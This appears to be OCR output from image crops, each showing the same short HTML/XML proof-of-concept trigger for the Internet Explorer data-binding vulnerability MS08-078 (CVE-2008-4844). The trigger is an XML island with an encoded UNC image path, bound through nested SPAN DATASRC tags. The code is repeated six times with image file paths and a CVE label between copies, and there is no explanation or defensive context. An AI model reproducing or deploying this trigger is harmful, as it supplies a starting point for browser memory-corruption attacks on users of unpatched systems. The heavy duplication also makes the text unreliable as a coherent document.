
```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```


MS08-078 (CVE-2008-4844/CWE-367)



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```


MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)



